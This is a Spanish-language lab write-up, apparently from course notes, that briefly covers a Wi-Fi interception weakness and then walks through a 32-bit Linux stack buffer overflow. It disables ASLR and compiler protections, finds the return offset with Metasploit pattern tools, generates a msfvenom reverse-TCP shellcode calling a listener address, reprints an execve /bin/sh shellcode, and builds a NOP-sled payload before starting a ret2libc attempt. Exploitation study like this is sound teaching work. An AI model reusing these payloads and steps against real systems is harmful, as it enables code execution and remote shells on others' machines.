Por otro lado, esta vulnerabilidad afecta directamente la comunicación entre el dispositivo y el router, por lo que un **atacante debe tener acceso físico a la señal de la red Wi-Fi** para poder realizar el ataque, lo cual disminuye bastante la superficie de acción. Además, **el atacante no puede obtener mediante este ataque la clave de nuestra red Wi-Fi**, por lo que tampoco puede hacer uso de la red ni conectarse directamente a ella.

Sin embargo, lo que sí puede hacer **es interceptar y leer el tráfico que envía un dispositivo** e incluso **manipular este tráfico**. Es decir, que además de violar completamente la privacidad, puede realizar otros ataques, **como insertar códigos maliciosos**, **manipular los DNS** o utilizar otras técnicas combinadas con ataques de Man In The Middle.

TEMA 8

El primer paso para realizar el **buffer overflow** en mi caso que estoy usando Kali 32bits es desactivar la seguridad de Linux la cual hace que cada vez que ejecutamos algo cambia la dirección de memoria para precisamente evitar este tipo de ataques.

```
┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# echo 0 > /proc/sys/kernel/randomize_va_space

┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# ./a.out
$esp = 0xbffff5b0

┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# ./a.out
$esp = 0xbffff5b0

┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# ./a.out
$esp = 0xbffff5b0
```

Lo primero para realizar BO es hacer uso de funciones de programación no seguras como la que vamos a usar en este caso que es **strcpy.** Debemos compilar nuestro programa de esta manera para desactivar la seguridad del ejecutable.

```
┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# gcc -g -o buffo buffo.c -m32 -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack
```

```
┌──(root💀 kali)-[/home/kali/practicaexploit]
└─# gdb ./buffo
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./buffo...
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3       void funcion(char *nombre)
4       {
5       char buffer[500];
6       strcpy(buffer, nombre);
7       printf("Hola %s\n", buffer);
8       }
9       int main(int argc, char *argv[])
10      {
(gdb) 
```

Lo primero que debemos hacer es comprobar el tamaño del buffer para ver con que tamaño explota, esto se puede hacer a mano probando, en la primera ejecución he probado a ver si soporta 500 A y las soporta en la segunda con **600** ya nos aparece segmentation fault que es **buffer overflow**

```
(gdb) run $(python -c 'print "A" * 500')
Starting program: /home/kali/practicaexploit/buffo $(python -c 'print "A" * 500')
Hola AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 5104) exited normally]
(gdb) run $(python -c 'print "A" * 600')
Starting program: /home/kali/practicaexploit/buffo $(python -c 'print "A" * 600')
Hola AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) 
```

Ahora necesitamos determinar el desplazamiento correcto para obtener la ejecución del código. Afortunadamente, Metasploit tiene dos utilidades muy útiles: **pattern_create.rb y pattern_offset.rb**. Ambos scripts se encuentran en el directorio de herramientas de Metasploit. Al ejecutar pattern_create.rb, el script generará una cadena compuesta de patrones únicos que podemos usar para reemplazar nuestra secuencia de "A".

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4
Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
```

```
(gdb) run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An
2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/practicaexploit/buffo Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4
Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8
Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2
Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6
As7As8As9At0At1At2At3At4At5At6At7At8At9
Hola Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5A
g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
k0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3A
n4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

Program received signal SIGSEGV, Segmentation fault.
0×72413971 in ?? ()
(gdb) █
```

Una vez que hayamos sobrescrito con éxito, debemos tomar nota del valor contenido en el registro y pasar este valor a **pattern_offset.rb** para determinar en qué punto de la cadena aleatoria aparece el valor. En mi caso el valor es 508 por lo tanto ya sabemos que para hacer BO con un tamaño de 508 explota.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 600
-q 0×72413971
[*] Exact match at offset 508
```

```
(gdb) run $(python -c 'print "A" * 508 + "B" * 20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/practicaexploit/buffo $(python -c 'print "A" * 508 + "B" * 20')
Hola AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAABBBBBBBBBBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0×42424242 in ?? ()
(gdb) █
```

Como queremos ejecutar código malicioso en la memoria podemos crear un Shell con la herramienta msfvenom de Metasploit es importante eliminar los badchars a la hora de crear

nuestra Shell con la opción **-b '<BADCHARS>'** y ya solo tendríamos que copiar el contenido del unsigned char buff dentro de nuestro programa, pero se recomienda hacer uso de una Shell más pequeña cuando se realicen este tipo de ataques

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p 'linux/x86/shell_reverse_tcp' LHOST=192.168.80.140 LPORT=4444 -f c  -a x86 --platform linux EXITFU
NC=thread -b '\x00\x0a\x0d\x20'
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xb8\xe8\xf9\x29\x43\xdd\xc7\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x12\x31\x47\x12\x03\x47\x12\x83\x07\x05\xcb\xb6\xe6\x2d\xfb"
"\xda\x5b\x91\x57\x77\x59\x9c\xb9\x37\x3b\x53\xb9\xab\x9a\xdb"
"\x85\x06\x9c\x55\x83\x61\xf4\xa5\xdb\xc2\x88\x4e\x1e\xe3\x81"
"\xd2\x97\x02\x11\x8c\xf7\x95\x02\xe2\xfb\x9c\x45\xc9\x7c\xcc"
"\xed\xbc\x53\x82\x85\x28\x83\x4b\x37\xc0\x52\x70\xe5\x41\xec"
"\x96\xb9\x6d\x23\xd8";
```

TENEMOS LA SHELLCODE DE INTERNET


http://shell-storm.org/shellcode/files/shellcode-811.php

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```


Esta es la memoria del programa

```
(gdb) x/100x $sp
0xbffff354:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff364:     0xbffff400      0xbffff410      0xbffff394      0xbffff3a4
0xbffff374:     0xb7fffb40      0xb7fcd410      0xb7fb5000      0x00000001
0xbffff384:     0x00000000      0xbffff3e8      0x00000000      0xb7fff000
0xbffff394:     0x00000000      0xb7fb5000      0xb7fb5000      0x00000000
0xbffff3a4:     0xe45f2124      0xa6621f34      0x00000000      0x00000000
0xbffff3b4:     0x00000000      0x00000002      0x00401070      0x00000000
0xbffff3c4:     0xb7feb740      0xb7fe6080      0x00404000      0x00000002
0xbffff3d4:     0x00401070      0x00000000      0x004010a1      0x004011ec
0xbffff3e4:     0x00000002      0xbffff404      0x00401220      0x00401280
0xbffff3f4:     0xb7fe6080      0xbffff3fc      0x0000001c      0x00000002
0xbffff404:     0xbffff550      0xbffff571      0x00000000      0xbffff782
0xbffff414:     0xbffff78f      0xbffff7a0      0xbffff7aa      0xbffff808
0xbffff424:     0xbffff81c      0xbffff83e      0xbffffe2d      0xbffffe41
0xbffff434:     0xbffffe4e      0xbffffe58      0xbffffe63      0xbffffe76
0xbffff444:     0xbffffe8f      0xbffffe9e      0xbffffeac      0xbffffeba
0xbffff454:     0xbffffec2      0xbffffee1      0xbffffff03      0xbffffff1b
0xbffff464:     0xbffffff33     0xbffffff48     0xbffffff61      0xbffffff76
0xbffff474:     0xbffffff8e     0xbffffffa3     0xbffffffc6      0xbffffffcf
0xbffff484:     0x00000000      0x00000020      0xb7fd3550      0x00000021
0xbffff494:     0xb7fd3000      0x00000010      0x1f8bfbff      0x00000006
0xbffff4a4:     0x00001000      0x00000011      0x00000064      0x00000003
0xbffff4b4:     0x00400034      0x00000004      0x00000020      0x00000005
0xbffff4c4:     0x0000000b      0x00000007      0xb7fd5000      0x00000008
0xbffff4d4:     0x00000000      0x00000009      0x00401070      0x0000000b
```

Si nos fijamos podemos ver que controlamos el **eip** que es el puntero a la próxima instrucción el cual contiene nuestras A




En esta ejecución hemos puesto un montón de “C” que son los 0x434343 que se aprecian en las direcciones de memoria, si nos fijamos aparecen las “A” 0x41 y las “B” 0x42 , una vez sabemos la memoria que tiene nuestro programa debemos seleccionar una dirección de esta más o menos intermedia para poder inyectar nuestro código malicioso




En mi caso he seleccionado 0xbffff1dc que para poder leerla tiene que ser escrita en sentido contrario en el sistema **Little-endian.**


Y vemos como ahora tenemos la dirección de memoria a continuación de nuestras “A” y luego un montón de NOPs (x90)


(gdb) run $(python -c 'print "A" * 508 + "\xdc\xf1\xff\xbf" + "\x90" * 500')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/practicaexploit/buffo $(python -c 'print "A" * 508 + "\xdc\xf1\xff\xbf" + "\x90" * 500')
Hola AAAA


Para mostrar la protección de nuestro archivo yo lo he borrado y lo vuelvo a compilar




Aquí podéis ver que tiene activada la protección para **data prevention execution** , indicar que si hacemos esto nuestro programa no funcionara es solo para mostrar la seguridad contra estos ataques.



Ahora tenemos que hacer uso de la librería de GNU que es la librería de ejecución de tiempo conocida como **libc** que nos permite ver las dependencias de bibliotecas compartidas de un archivo ejecutable



Si lo ejecutamos varias veces vemos como la dirección cambia tiene ASLR activado



Ahora el concepto es que nosotros queremos hacer una llamada al sistema, esto es una llamada al sistema pero en vez de “whoami” nosotros lo que queremos es que nos ejecute una Shell y tenemos que guardar el 0 ya que el **0 es el código exit** que nos indica que ha sido exitoso.

```
┌──(root💀kali)-[/home/kali/practicaexploit]
└─# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("whoami")
root
0
>>>
```

Es decir nosotros queremos esto

```
>>> os.system("/bin/sh")
# whoami
root
# exit
0
>>> exit()
```

Por lo tanto volvemos a ejecutar nuestro programa y nos quedamos con la dirección de memoria para hacer una llamada al sistema y la de exit y con la de /bin/sh debería darnos otra dirección pero nos da fallo, de todas maneras vamos a continuar. Ya que esto es explicativo

```
(gdb) p system
$1 = {int (const char *)} 0xb7e14fa0 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0xb7e078f0 <__GI_exit>
(gdb) find "/bin/sh" all
A syntax error in expression, near `all'.
(gdb) find '/bin/sh' all
No symbol "/bin/sh" in current context.
(gdb) find "/bin/sh" all
```

